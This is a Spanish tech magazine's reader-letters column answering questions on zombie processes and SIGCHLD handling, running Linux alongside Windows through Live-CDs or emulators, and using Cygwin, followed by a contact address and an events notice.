Talavera

—

Querida Tauro de Talavera, no me seas calavera. El camino hacia el Zero es tortuoso y lleno de penurias, no apto para cualquiera. Profundiza en tu interior, y cuando llegues a lo más hondo de tu esencia, entonces, y solo entonces, encontraras el camino hacia el Zero.
Pero no te entretengas en tu búsqueda. Recuerda que tras el Zero, esta el menos uno, el menos dos, . . .

Esas criaturas

Antes de nada me gustaría felicitaros por vuestra revista, me está resultando muy útil en mi trabajo y espero impaciente cada nuevo número. Bueno, me gustaría saber si hay alguna forma para evitar que se me llene todo de `zombies`... salen por todas partes... es una pesadilla... Dios mio!!!!.

VanHelsing
Talansilvania

—

Estimado Van, para terminar con tu pesadilla de los no-muertos, puedes utilizar cualquiera de las dos técnicas que describimos a continuación:

1. Ignora las señales SIGCHLD utilizando el comando `signal (SIGCHLD, SIG_IGN);`
2. Incorpora un manejador de la señal SIGCHLD a tu programa para enterarte de la muerte de cada uno de tus hijos, y así poder esperar a que la palmen del todo con un `wait`

Empezando con Linux

Querida razor, quiero introducirme en el mundo linux, pero sigo necesitando usar mi Windows actual, puedo tener las dos cosas en mi Pc??

Jenny
Windowsland

—

Estimada Jenny. Claro que puedes tener los dos sistemas en tu PC. Para ello tienes varias opciones. Quizás la mejor para probar si te gusta es utilizar lo que se llama una versión Live-CD con la que podrás utilizar linux sin tener que realizar ninguna instalación. Ubuntu o Knoppix son dos buenas opciones.

Una segunda opción es utilizar un emulador de PC como VMware Player o qemu. La distribución DSL de la que hablamos en este número de la revista trae qemu integrado, con lo que podrás ejecutar linux en una ventana dentro de tu sistema Windows. Sigue las instrucciones que trae la propia distribución.

Linux sin Linux

Una para Occam. Me gustaría saber si puedo utilizar UNIX y todas estas cosas tan chulas de las que hablais en la revista sin tener que instalar uno.

Lina Porgan
Lapataloca

—

Hola Lina Porgan. Claro que puedes. Lo más sencillo es que instales Cygwin. Cygwin es un entorno estilo linux para windows que contiene la mayoría de las herramientas disponibles en un sistema linux. La instalación es muy sencilla, solo sigue las instrucciones que te dan en:

`http://www.cygwin.com/`

TIENES ALGUNA DUDA?

Enviadnos vuestras preguntas tecnológicas e intentaremos hacer lo que podamos, para aclarar cualquier duda.
Podéis enviarlas a:

`occams-razor@uvigo.es`

EVENTOS DE INTERÉS

Jerez de la Frontera. 7, 8 y 9 de Marzo de 2007